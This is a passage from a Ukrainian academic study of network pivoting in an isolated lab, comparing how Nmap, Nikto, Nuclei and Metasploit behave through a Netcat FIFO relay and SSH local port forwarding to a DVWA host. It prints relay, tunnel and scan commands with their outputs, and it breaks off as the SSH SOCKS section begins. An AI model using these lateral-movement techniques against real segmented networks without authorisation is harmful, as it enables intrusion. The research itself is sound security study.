Серед практично орієнтованих рішень, описаних у літературі, однією з найпомітніших є система APIVADS для виявлення аномалій півотингу в SOHO- та корпоративних мережах [17]. APIVADS аналізує TLS/HTTPS/DNS-потоки, оцінюючи часові та статистичні параметри з'єднань між вузлами [17]. У результаті дослідження автори досягли точності 98,54%, продемонструвавши, що аналіз поведінки трафіку може бути не менш ефективним за сигнатурні методи. Такий підхід релевантний і для сегментованих мереж, у яких застосовується SSH- або Meterpreter-тунелювання, що часто супроводжується атиповими часовими інтервалами між запитами.

Інтеграція MITRE ATT&CK з підходами NIST SP 800-160 розглядається як практичний механізм формування метрик безпеки та зіставлення сценаріїв півотингу з подіями в журналах системи, що підтримує автоматизовану оцінку стану мережевих засобів захисту [11].

Узагальнюючи проведений огляд літератури, можна стверджувати, що наявні окремі технології не демонструють повного покриття всіх типів LM-діяльності [6]. Тому ефективне виявлення півотингу потребує комбінованого підходу: кореляції Sysmon-подій, ML-класифікації потоків та графового аналізу структур з’єднань [6, 17]. У майбутніх дослідженнях перспективним є поєднання експериментальних сценаріїв півотингу (Netcat, SSH, Meterpreter) з моделями глибокого навчання, які можуть автоматично виявляти нові патерни поведінки атакувальника на фазі lateral movement.

2 СТРУКТУРА ТА КОНФІГУРАЦІЯ ІЗОЛЬОВАНОГО ЕКСПЕРИМЕНТАЛЬНОГО СЕРЕДОВИЩА

2.1 Загальна характеристика лабораторного середовища

Експериментальне середовище для дослідження технік півотингу розгорнуто у віртуальній інфраструктурі. Воно складається з трьох віртуальних машин із чітко визначеними ролями: атакувальної (Kali Linux), проміжної (Ubuntu, вузол-півот), та цільової (Ubuntu із веб-додатком DVWA). Роль атакувальної станції виконує Kali Linux, який використовується як робоча станція для запуску інструментів тестування безпеки – сканерів, проксі й засобів логування. У дослідженні ця машина розміщується у підмережі атакувальної станції (10.211.55.5/24) і застосовується для ініціації тунелів, проксі-з'єднань та реєстрації показників виконання тестів.

2.2 Топологія сегментованої мережі та ролі вузлів

Проміжний вузол (pivot) створено на базі Ubuntu і оснащено двома мережевими інтерфейсами, що одночасно підключають його до сегмента керування (10.211.55.9/24) та внутрішнього сегмента (10.37.133.6/24). Інтерфейс, підключений до підмережі керування, має адресу 10.211.55.9/24; інтерфейс, підключений до внутрішнього сегмента, отримує адресу 10.37.133.6/24. Така конфігурація імітує типову ситуацію, коли скомпрометований вузол має видимість у різних сегментах мережі та використовується як транзитний міст між ними. Для моделювання внутрішнього ресурсу використано третю машину – цільовий хост. Цільовий хост представлено Ubuntu із розгорнутим вебсервером Apache із навчальним вразливим веб-додатком DVWA (Damn Vulnerable Web Application), доступним за адресою

10.37.133.3:80; цей хост знаходиться у внутрішньому сегменті 10.37.133.0/24 і недоступний напряму з підмережі керування. Отримана топологія моделює мінімальну двосегментну сегментовану мережу, у якій доступ до внутрішніх ресурсів можливий лише через проміжний вузол [1].

2.3 Конфігурація проміжного вузла-півота та маршрутизації

Для забезпечення коректної роботи експериментального середовища на проміжному вузлі було активовано пересилання IPv4-пакетів і розгорнуто сервіси для створення тунелів і проксі. Для цього тимчасово змінювались політики брандмауера, щоб дозволити транзитний трафік у межах лабораторної мережі. Додатково інстальовано утиліти Netcat/Ncat та OpenSSH, а також інструменти аналізу трафіку (tcpdump та збір журналів подій). Перевірку ізоляції та коректності мережевих зв’язків виконано шляхом верифікації конфігурації інтерфейсів і тестових запитів: доступність цільового вебсервера з проміжного вузла підтверджено командами ping і curl, тоді як з атакувальної станції прямий доступ до внутрішнього хоста відсутній без застосування механізмів півотингу.

2.4 Забезпечення ізоляції та відтворюваності експериментів

Особливу увагу приділено заходам безпеки, щоб повністю ізолювати лабораторну мережу від робочого середовища та забезпечити відтворюваність експериментів. Усі віртуальні машини розгорнуто в ізольованій мережі без доступу до Інтернету. Перед початком кожної серії експериментів створювались знімки стану (snapshots), що дозволяло швидко відновити вихідну конфігурацію. Для збору

даних та наступного аналізу організовано детальне журналювання: лог-файли інструментів, tcpdump-записи мережевого трафіку та результати сканувань зберігалися у відокремленому репозиторії експериментальних даних. Така конфігурація гарантує відтворюваність результатів і безпечне проведення тестів у контрольованому середовищі.

Описана конфігурація забезпечує відтворюваність і контрольованість експериментів, створює реалістичні умови багаторівневої мережі та дозволяє оцінити вплив різних технік півотингу на працездатність інструментів тестування безпеки мережевих сервісів та застосунків. На рис. 2.1 наведено схематичне зображення топології з позначенням мережевих інтерфейсів і адрес, які використовувалися під час експерименту.




Рисунок 2.1 – Схема топології експериментальної мережі

У тексті далі терміни використовуються у наступному значенні: Kali Linux (атакувальна станція / аудитор) – машина, з якої ініціюються сканування та тунелі; вузол-півот (pivot host) – проміжний хост, на якому розгортаються засоби для маршрутизації/форвардингу трафіку; Victim (цільовий вебсервер, DVWA) – внутрішній ресурс, до якого організується доступ через півот.

Наведена схема показує, що безпосередній доступ до вебсервера Victim із Kali відсутній. Тому завданням півотингу є використання проміжного вузла як містка (pivot) для створення тунелів між мережами й подальшого аналізу поведінки інструментів тестування (зокрема Nmap, Nikto, тощо).

Базовий сценарій включає доступ до веб-застосунку DVWA, розгорнутого на машині Victim (10.37.133.3:80), з внутрішньої підмережі 10.37.133.0/24, у якій проміжний вузол Intermediate (10.37.133.6) виступає звичайним маршрутизатором без налаштованих тунелів. У цьому режимі фіксуються еталонні показники продуктивності, стабільності та повноти виявлення вразливостей для основних інструментів автоматизованого сканування (Nmap, Nikto, Nuclei, Metasploit Framework). Надалі аналогічний набір випробувань виконується з атакувальної станції Kali (10.211.55.5) через послідовно налаштовані канали півотингу, що прокладаються крізь проміжний вузол – зокрема Netcat relay та локальне й динамічне переспрямування портів SSH, а також HTTP-проксі на базі Ncat. Отримані результати порівнюються з еталонними значеннями, що дозволяє оцінити вплив кожного типу тунелю на функціональність, швидкодію та достовірність результатів сканування веб-застосунку.

2.5 Інструментальне забезпечення веб-тестування в експериментальному середовищі

У поточному дослідженні розглядається набір інструментів, що поєднує класичні засоби мережевого сканування й сучасні фреймворки веб-аудиту. Експериментальна частина зосереджена на роботі Nmap, Nikto, Nuclei, Metasploit Framework та клієнтського браузера Firefox ESR в умовах різних тунелів і проксі. Можливості Burp Suite та OWASP ZAP аналізуються на основі їх офіційної

документації та опублікованих досліджень, зокрема експериментальних робіт з порівняння Nmap, Nikto, Nessus та ZAP у веб-середовищі [18, 19].

Для експериментальної оцінки впливу півотингу та тунелювання на ефективність тестування критично важливо дослідити мережеву сумісність кожного інструмента з HTTP/SOCKS-проксі, динамічним SSH-форвардингом та інструментами типу proxychains; деякі режими роботи (наприклад, SYN-сканування) технічно несумісні з проксіфікованими каналами, тоді як інші зберігають функціональність при маршрутизації трафіку через проміжні вузли.

2.5.1 Мережевий сканер Nmap

Інструмент Nmap (Network Mapper) є фундаментальним засобом для етапу розвідки (reconnaissance) в тестуванні на проникнення. Він дозволяє систематично виявляти активні вузли в мережі, відкриті порти, ідентифікувати активні мережеві сервіси на відкритих портах, та оцінювати тип операційної системи – інформацію, необхідну для подальших етапів тестування на проникнення, таких як ескалація прав чи півотинг. У наукових дослідженнях Nmap визнається одним із найбільш використовуваних інструментів для сканування мереж та побудови карти топології (mapping) середовища [18].

З технічної точки зору, Nmap підтримує різні режими сканування – зокрема «TCP connect» (-sT) та «SYN сканування» (-sS). Перший режим, що використовує стандартні системні TCP-з’єднання, краще сумісний із транспортним рівнем через проксі або тунелі, оскільки не потребує raw-пакетів. Другий режим забезпечує вищу швидкість і меншу помітність, але через необхідність роботи на рівні мережевих/скануючих пакетів він часто втрачає ефективність при маршрутизації через проксі або SOCKS.

У контексті півотингу (pivoting) важливо, що якщо аудитор безпеки використовує проміжний вузол чи тунель, сканування внутрішньої мережі може бути виконано локально з півот-вузла або через проксований канал. Тут доцільно застосовувати -sT або запускати Nmap безпосередньо на вузлі, через який прокладений тунель, аби уникнути обмежень проксі.

2.5.2 Веб-сканер вразливостей Nikto

Nikto – це відкритий (open-source) інструмент для сканування веб-серверів та ідентифікації найбільш поширених конфігураційних вразливостей: небезпечних директорій, застарілих компонентів, некоректно налаштованих заголовків HTTP тощо.

При використанні Nikto у середовищах, де тестування виконується через тунелі або проксі-канали, важливо враховувати сумісність з такими каналами. Nikto має вбудовану підтримку HTTP-проксі (опція -useproxy) і може бути запусканий через proxychains або через локальний HTTP-проксі, що використовує SOCKS-тунель (наприклад, SSH forwarding). Такий підхід дозволяє фахівцеві з тестування безпеки здійснювати сканування веб-сервера з внутрішнього сегмента або через проміжний вузол, що імітує реальний сценарій півотингу. Практичні підходи до застосування Nikto для виявлення веб-вразливостей у тунельованих сценаріях описано в [19].

2.5.3 Браузер Firefox ESR

Браузер Firefox Extended Support Release (ESR) використовується в тестуванні на проникнення для моделювання поведінки кінцевого користувача у веб-середовищі та для аналізу клієнтських взаємодій з веб-сервером. У контексті експериментів із півотингом Firefox ESR дозволяє створювати реалістичні сценарії звернень до веб-ресурсів через проміжні вузли та тунельовані канали. Завдяки розширеним параметрам налаштування мережі браузер може працювати через HTTP- або SOCKS-проксі, що робить можливим перенаправлення всього клієнтського трафіку через SSH-тунель або інший канал півотингу.

Особливе значення має параметр network.proxy.socks_remote_dns=true, який забезпечує визначення IP-адрес за DNS-іменами через тунель і запобігає витокам запитів за межі проксі-середовища. Таким чином, браузер повністю ізолюється в межах заданого маршруту, що є необхідною умовою для достовірного відтворення поведінки користувача в сегментованих мережах. Поєднання експлуатаційної надійності, підтримки централізованих політик керування та сумісності з перехоплювальними проксі робить Firefox ESR типовим вибором для лабораторних і корпоративних сценаріїв аналізу клієнтського веб-трафіку.

2.5.4 Burp Suite

Burp Suite – це інтегрований набір інструментів для аудиту веб-застосунків: перехоплення HTTP/HTTPS-запитів, краулінг, сканування вразливостей, модулі для атаки та маніпуляції сесіями. У порівняльному дослідженні [20], присвяченому аналізу інструментів тестування на проникнення, Burp Suite (Professional) продемонстрував найвищі значення обраних метрик серед комерційних рішень

щодо покриття категорій вразливостей OWASP Top 10. В іншому дослідженні [21] розглянуто підхід до розширення функціональності Burp Suite із застосуванням методів машинного навчання з метою автоматизованого виявлення SQL-ін’єкцій, XSS та інших класів вразливостей.

У контексті тестування на проникнення через проксі та тунелі Burp Suite дозволяє налаштовувати upstream-проксі та підтримує SOCKS-канали, що робить його придатним для сценаріїв, коли тестовий трафік має проходити через проміжні вузли або тунелі півотингу. У офіційній документації зазначено, що Burp може працювати з проксі-ланцюгами, що дозволяє керувати маршрутизацією трафіку до цільового застосунку [22].

Практично це дає змогу аналізувати клієнтський трафік браузера, маніпулювати ним, імітуючи реального користувача – навіть коли доступ здійснюється через тунель або проміжну систему.

2.5.5 OWASP ZAP

OWASP Zed Attack Proxy (ZAP) є відкритим інструментом для комплексного аудиту веб-застосунків, що поєднує функції перехоплення, автоматизованого сканування та тестування безпеки; інструмент підтримує як пасивний, так і активний режими аналізу відповідно до підходів OWASP Testing Guide.

OWASP ZAP може використовуватися для виявлення поширених класів уразливостей веб-застосунків у наближених до практики умовах, а також для кількісного порівняння результатів сканування під час реального розгортання. Завдяки вбудованому проксі-режиму ZAP забезпечує маршрутизацію HTTP-трафіку через зовнішні HTTP/SOCKS-проксі, зокрема через тунелі, сформовані під час півотингу, що дає змогу оцінювати вплив мережевої топології та затримок на

параметри виконання запитів. Інструмент також підтримує взаємодію з браузерами Firefox ESR і Chromium, автоматичне встановлення SSL-сертифіката для перехоплення TLS-трафіку та налаштування upstream-проксі.

2.5.6 Шаблонний сканер Nuclei (ProjectDiscovery)

Інструмент Nuclei, розроблений спільнотою ProjectDiscovery, є високопродуктивним шаблонним сканером, який базується на використанні YAML-файлів для автоматизованого виявлення вразливостей, помилок конфігурації та витоків даних. Його перевага полягає у масштабованості, високій швидкодії та можливості інтеграції в CI/CD-процеси безпеки.

Nuclei підтримує роботу через проксі-сервери (HTTP, SOCKS) і дозволяє вказувати параметри тунелю безпосередньо в команді запуску. Така гнучкість робить його ефективним інструментом для оцінки впливу півотингу на результати сканування. При використанні в лабораторному середовищі Nuclei забезпечує порівняння виявлених сигнатурних вразливостей у різних режимах доступу – прямому, через HTTP-проксі або через SOCKS-тунель.

Використання Nuclei як частини комплексного аудиту підтверджується також у дослідженнях із впровадження автоматизованих методів перевірки конфігурацій у корпоративних мережах [23–25].

2.5.7 Фреймворк Metasploit

Metasploit Framework є відкритим фреймворком для розробки, тестування та виконання експлойтів, а також для проведення пост-експлуатаційних операцій.

Його архітектура забезпечує можливість створення динамічних тунелів, SOCKS-проксі-серверів і реалізації півотингу – переспрямування трафіку через скомпрометовані вузли.

У науковій літературі Metasploit визначається як стандартний інструмент для навчання методів етичного хакінгу, а також для дослідження поведінки систем безпеки при багатоетапних атаках. Завдяки модулю auxiliary/server/socks4a Metasploit може створювати проксі-сервер, через який інші інструменти (наприклад, Nmap, Nikto, Burp Suite) здійснюють сканування внутрішніх сегментів мережі [26]. Таким чином, фреймворк виступає центральним елементом у лабораторних експериментах, що досліджують мережеві шляхи переміщення атакувального трафіку.

Узагальнюючи, експериментальне середовище забезпечує відтворювані умови для дослідження технік півотингу та аналізу впливу різних типів тунелів на ефективність інструментів тестування. Така конфігурація дозволяє зіставляти результати сканування та поведінку засобів безпеки у різних режимах доступу, що є основою для подальших емпіричних експериментів.

3 ЕКСПЕРИМЕНТАЛЬНІ ДОСЛІДЖЕННЯ ЕФЕКТИВНОСТІ ТЕХНІК ПІВОТИНГУ В СЕГМЕНТОВАНІЙ МЕРЕЖІ

У дослідженні використано набір інструментів, які дозволяють оцінювати функціональність, продуктивність та відтворюваність процесів тестування в умовах застосування тунелів півотингу. Для формування еталонного набору результатів застосовувалися Nmap (повне TCP-з’єднання та SYN-сканування), Nikto (перевірка конфігурацій і типових конфігураційних вразливостей вебсерверів), Nuclei (шаблонне сканування) та Metasploit (організація post-exploitation-сесій і перенаправлення портів). Інструменти Burp Suite та OWASP ZAP згадуються у нормативній та науковій літературі як корисні для інтерактивного аудиту і відтворення клієнтської поведінки через проксі, проте в межах описаних серій експериментів вони безпосередньо не запускалися; натомість їхній вплив і поведінка в умовах півотингу оцінювалися за даними документації та шляхом зіставлення з результатами інструментів, що фактично застосовувалися в експериментах.

3.1 Використання Netcat-ретранслятора (TCP-реле)

Техніка побудови ретранслятора на базі Netcat (далі – Netcat-ретранслятор) належить до класичних способів організації найпростіших каналів півотингу. Вона включає використання проміжного вузла як транзитної точки для переспрямування трафіку із зовнішнього сегмента до внутрішнього ресурсу [27]. Практична реалізація потребує наявності на проміжному хості утиліти Netcat (nc).

Для перевірки працездатності найпростішого TCP-ретранслятора Netcat застосовано наступну схему взаємодії компонентів. На проміжному вузлі

Intermediate (10.211.55.9) розгорталися два екземпляри Netcat: локальний процес прослуховування порту (listener) і клієнтське TCP-з’єднання до цілі Victim (10.37.133.3:80). Для забезпечення двоспрямованої передачі даних між процесами використовувався іменований канал (FIFO, backpipe), оскільки стандартний конвеєр | підтримує лише односторонній потік [27]. Загальну схему наведено на рисунку 3.1 – Netcat-ретранслятор у ролі транзитного TCP-моста між Kali та вебсервером Victim.




Рисунок 3.1 – Netcat-ретранслятор у ролі транзитного TCP-моста між Kali і внутрішнім вебсервером Victim

Як показано на схемі, вузол Intermediate одночасно виконує роль сервера, що прослуховує порт (listener), для Kali та клієнта для внутрішнього хоста Victim. У результаті така конфігурація надає прозору ретрансляцію TCP-трафіку: клієнтська станція Kali (10.211.55.5) встановлює з’єднання із сервером, що прослуховує порт, на Intermediate; отримані запити передаються до Victim (10.37.133.3:80), а відповіді повертаються тим самим каналом до клієнта, що забезпечує логічну прозорість на прикладному рівні.

Перед активацією ретранслятора було перевірено конфігурацію інтерфейсів проміжного вузла та досяжність вебсервера з внутрішнього сегмента.

```
intermediate@intermediate:~$ ip a | grep -E '10\.211\.55\.9|10\.37\.133\.6'
        inet 10.211.55.9/24 brd 10.211.55.255 scope global dynamic
noprefixroute enp0s5
        inet 10.37.133.6/24 brd 10.37.133.255 scope global dynamic
noprefixroute enp0s6
```

```
intermediate@intermediate:~$ curl -I http://10.37.133.3/
HTTP/1.1 200 OK
Date: Tue, 07 Oct 2025 10:40:17 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Type: text/html;charset=UTF-8
```

Netcat-ретранслятор було запущено на локальному порту 8081 проміжного вузла.

```
intermediate@intermediate:~$ mkfifo backpipe
intermediate@intermediate:~$ nc -l -p 8081 0<backpipe | nc 10.37.133.3
80 1>backpipe
```

Після розгортання ретранслятора виконано пробний HTTP-запит з Kali.

```
└─$ printf "OPTIONS / HTTP/1.1\r\nHost: 10.37.133.3\r\n\r\n" | nc
10.211.55.9 8081
HTTP/1.1 200 OK
Date: Tue, 07 Oct 2025 11:11:40 GMT
Server: Apache/2.4.58 (Ubuntu)
Allow: OPTIONS,HEAD,GET,POST
Content-Length: 0
Content-Type: httpd/unix-directory
```

Отримана відповідь підтвердила базову працездатність каналу для одиничних HTTP-запитів. Для оцінювання поведінки під навантаженням було здійснено сканування за допомогою сканера Nikto через проксовану адресу проміжного вузла.

```
└─$ nikto -host http://10.211.55.9:8081
- Nikto v2.5.0
---------------------------------------------------------------------
-----
+ Target IP:          10.211.55.9
```

```
     + Target Hostname:    10.211.55.9
     + Target Port:        8081
     + Start Time:         2025-10-07 14:30:01 (GMT3)
     ---------------------------------------------------------------------------
     + Server: Apache/2.4.58 (Ubuntu)
     + /: The anti-clickjacking X-Frame-Options header is not present...
     + /: The X-Content-Type-Options header is not set...
     + /: Directory indexing found.
     + ERROR: Error limit (20) reached for host, giving up. Last error:
opening stream: can't connect (timeout): Transport endpoint is not
connected
     + Scan terminated: 20 error(s) and 3 item(s) reported on remote host
     + End Time:           2025-10-07 14:30:02 (GMT3) (1 seconds)
     ---------------------------------------------------------------------------
     + 1 host(s) tested
```

Під час інтенсивного сканування спостерігалися помилки транспортного рівня, що призвело до дострокового завершення сеансу. Для встановлення причин виконано трасування трафіку на внутрішньому інтерфейсі проміжного вузла.

```
     intermediate@intermediate:~$ sudo tcpdump -ni enp0s6 host 10.37.133.3
and tcp port 80
     14:34:37.646133 IP 10.37.133.6.55472 > 10.37.133.3.80: Flags [P.], ...
length 190: HTTP: GET / HTTP/1.1
     14:34:37.646348 IP 10.37.133.3.80 > 10.37.133.6.55472: Flags [R], seq
1526516248, win 0, length 0
```

Цей фрагмент tcpdump демонструє, що після надходження HTTP-запиту від проміжного вузла цільовий сервер негайно відповів пакетом TCP RST, що призвело до розриву сеансу. Аналіз такої поведінки вказує не на некоректну реакцію сервера як такого, а на архітектурні обмеження реалізації Netcat-ретранслятора у контексті підтримки тривалих і паралельних HTTP-сесій: відсутність повноцінного керування станами TCP-з’єднань, проблеми з механізмом підтримки сталих HTTP-з’єднань (keep-alive) та нездатність надійно обробляти численні одночасні TCP-з’єднання.

Експеримент показав, що Netcat-ретранслятор забезпечує коректну маршрутизацію одиночних HTTP-запитів, однак як рішення є непридатним для

тривалих або паралельних сесій через відсутність підтримки сталих з’єднань (keep-alive) та обмежену масштабованість.

3.2 SSH-локальне переспрямування портів (Local Port Forwarding)

Після базового експерименту з Netcat наступним етапом було дослідження безпечнішої техніки на основі SSH-тунелювання. SSH-локальне переспрямування портів (SSH Local Port Forwarding) використовується як техніка півотингу, що забезпечує доставку трафіку від локального порту на машині атакувальної станції до визначеного віддаленого вузла та порту через захищений SSH-тунель. Будь-яке з’єднання, встановлене до локального порту клієнта, шифрується, передається на SSH-сервер проміжного вузла (pivot) та далі спрямовується до цільового сервісу. У лабораторній топології цей механізм застосовано для організації доступу з Kali до вебсервера DVWA (10.37.133.3:80) через вузол Intermediate (10.211.55.9), що дає змогу порівнювати поведінку інструментів веб-аудиту в сегментованій мережі.




Рисунок 3.2 – SSH Local Port Forwarding у лабораторній топології

У цій топології Kali виступає SSH-клієнтом, який підключається до сервера на проміжному вузлі, створюючи зашифрований тунель до вебсервера Victim.

Перед налаштуванням тунелю верифіковано адресу проміжного вузла та наявність двох мережевих інтерфейсів.

```
└─$ ssh intermediate@10.211.55.9 'hostname -I'
intermediate@10.211.55.9's password:
10.211.55.9 10.37.133.6 fdb2:2c26:f4e4:0:1d29:e796:5f8d:fc91
fdb2:2c26:f4e4:0:21c:42ff:fe14:fa4a fdb2:2c26:f4e4:3:5f25:26ac:450e:ce94
fdb2:2c26:f4e4:3:23f5:eea3:2785:c142
```

3.2.1 Налаштування

На стороні атакувальної станції локальний порт задається параметром -L. Оскільки привілейовані порти (<1024) потребують підвищених прав, у демонстрації використано непривілейований локальний порт 8080, що дозволяє запускати тунель без ескалації привілеїв. Тунель запускається у фоновому режимі.

```
ssh -f -N -L 8080:10.37.133.3:80 intermediate@10.211.55.9
```

Працездатність тунелю підтверджено HTTP-запитом до локальної кінцевої точки.

```
└─$ ssh -f -N -L 8080:10.37.133.3:80 intermediate@10.211.55.9
intermediate@10.211.55.9's password:

└─$ curl -I http://127.0.0.1:8080
HTTP/1.1 200 OK
Date: Tue, 07 Oct 2025 11:46:35 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Type: text/html;charset=UTF-8
```

Звідси випливає, що звернення на 127.0.0.1:8080 коректно транспортуються SSH-тунелем до 10.37.133.3:80.

3.2.2 Застосування Nmap

Локальне переспрямування експонує рівно один сервіс на конкретному порту; отже, сканування виконується щодо локально перенаправленого порту. Доступність вебсервера через локальний порт 8080 підтверджено таким запуском.

```
└─$ nmap -Pn -sT -sV -p 8080 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 14:54 EEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000090s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.58
Service Info: Host: ubuntu-linux-1.shared

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
```

Прив’язку локального порту до процесу ssh підтверджено діагностикою сокетів і процесів.

```
└─$ ss -ltnp | grep ':8080'
LISTEN 0      128        127.0.0.1:8080       0.0.0.0:*
users:(("ssh",pid=8254,fd=5))
LISTEN 0      128            [::1]:8080          [::]:*
users:(("ssh",pid=8254,fd=4))
```

```
└─$ ps aux | grep '[s]sh -f -N -L 8080:10.37.133.3:80'
u1          8254  0.0  0.0  17720  5996 ?        Ss   14:46   0:00 ssh
-f -N -L 8080:10.37.133.3:80 intermediate@10.211.55.9
```

3.2.3 Застосування Nikto

Сканер Nikto стабільно працює через локальне SSH-переспрямування портів (local port forwarding), яке в цьому контексті є функціональним аналогом локального HTTP-проксі. Отримані звіти відтворюють базові результати сканування, характерні для прямого доступу до вебсервера з внутрішнього сегмента.

```
     └─$ nikto -host http://127.0.0.1:8080
     - Nikto v2.5.0
     ---------------------------------------------------------------------
-----
     + Target IP:          127.0.0.1
     + Target Hostname:    127.0.0.1
     + Target Port:        8080
     + Start Time:         2025-10-07 15:59:17 (GMT3)
     ---------------------------------------------------------------------
-----
     + Server: Apache/2.4.58 (Ubuntu)
     ...
     + 8075 requests: 0 error(s) and 25 item(s) reported on remote host
     + End Time:           2025-10-07 15:59:27 (GMT3) (10 seconds)
     ---------------------------------------------------------------------
-----
     + 1 host(s) tested
```

У цьому режимі HTTP-запити спрямовуються на 127.0.0.1:8080, а їх оброблення здійснюється вебсервером DVWA через SSH-тунель; зміст звітів Nikto узгоджується з еталонними результатами.

3.2.4 Застосування Nuclei

Інструмент Nuclei використано для формалізованих перевірок на основі шаблонів. Робота через 127.0.0.1:8080 підтверджена як на рівні HTTP-транзакцій, так і на рівні підсумкових збігів правил (відсутність низки захисних заголовків).

```
└─$ nuclei -u http://127.0.0.1:8080/ \
  -id http-missing-security-headers \
  -debug-req -debug-resp
...
[INF] [http-missing-security-headers] Dumped HTTP request for
http://127.0.0.1:8080/

GET / HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0)
Gecko/20100101 Firefox/122.0
Connection: close
Accept: */*
...

[DBG] [http-missing-security-headers] Dumped HTTP response
http://127.0.0.1:8080/

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html;charset=UTF-8
Date: Tue, 07 Oct 2025 13:32:40 GMT
Server: Apache/2.4.58 (Ubuntu)
...
[http-missing-security-headers:strict-transport-security] [http]
[info] http://127.0.0.1:8080/
[http-missing-security-headers:content-security-policy] [http] [info]
http://127.0.0.1:8080/
...
[INF] Scan completed in 2.75425ms. 11 matches found.
```

Зафіксовані збіги відповідають очікуваному профілю для експериментального середовища DVWA й підтверджують коректність транзиту через локальне SSH-переспрямування портів.

3.2.5 Застосування Metasploit

Модулі Metasploit запускалися безпосередньо на локальному порту 127.0.0.1:8080, що відповідає SSH-тунелю, без додаткового налаштування проксі.

```
msf auxiliary(scanner/http/http_version) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(scanner/http/http_version) > set RPORT 8080
RPORT => 8080
msf auxiliary(scanner/http/http_version) > run
[+] 127.0.0.1:8080 Apache/2.4.58 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(scanner/portscan/tcp) > set PORTS 8080
PORTS => 8080
msf auxiliary(scanner/portscan/tcp) > run
[+] 127.0.0.1             - 127.0.0.1:8080 - TCP OPEN
[*] 127.0.0.1             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Отже, SSH-тунель із локальним переспрямуванням забезпечив повну прозорість з’єднання для інструментів веб-аудиту, що підтверджується відтворенням результатів еталонного сканування DVWA.

3.3 Динамічне переспрямування портів SSH (SOCKS-проксі)

Динамічне переспрямування портів SSH створює локальний SOCKS-проксі на атакувальній станції, через який клієнтські застосунки маршрутизують трафік до різних хостів та портів внутрішньої мережі [3]. На відміну від локального

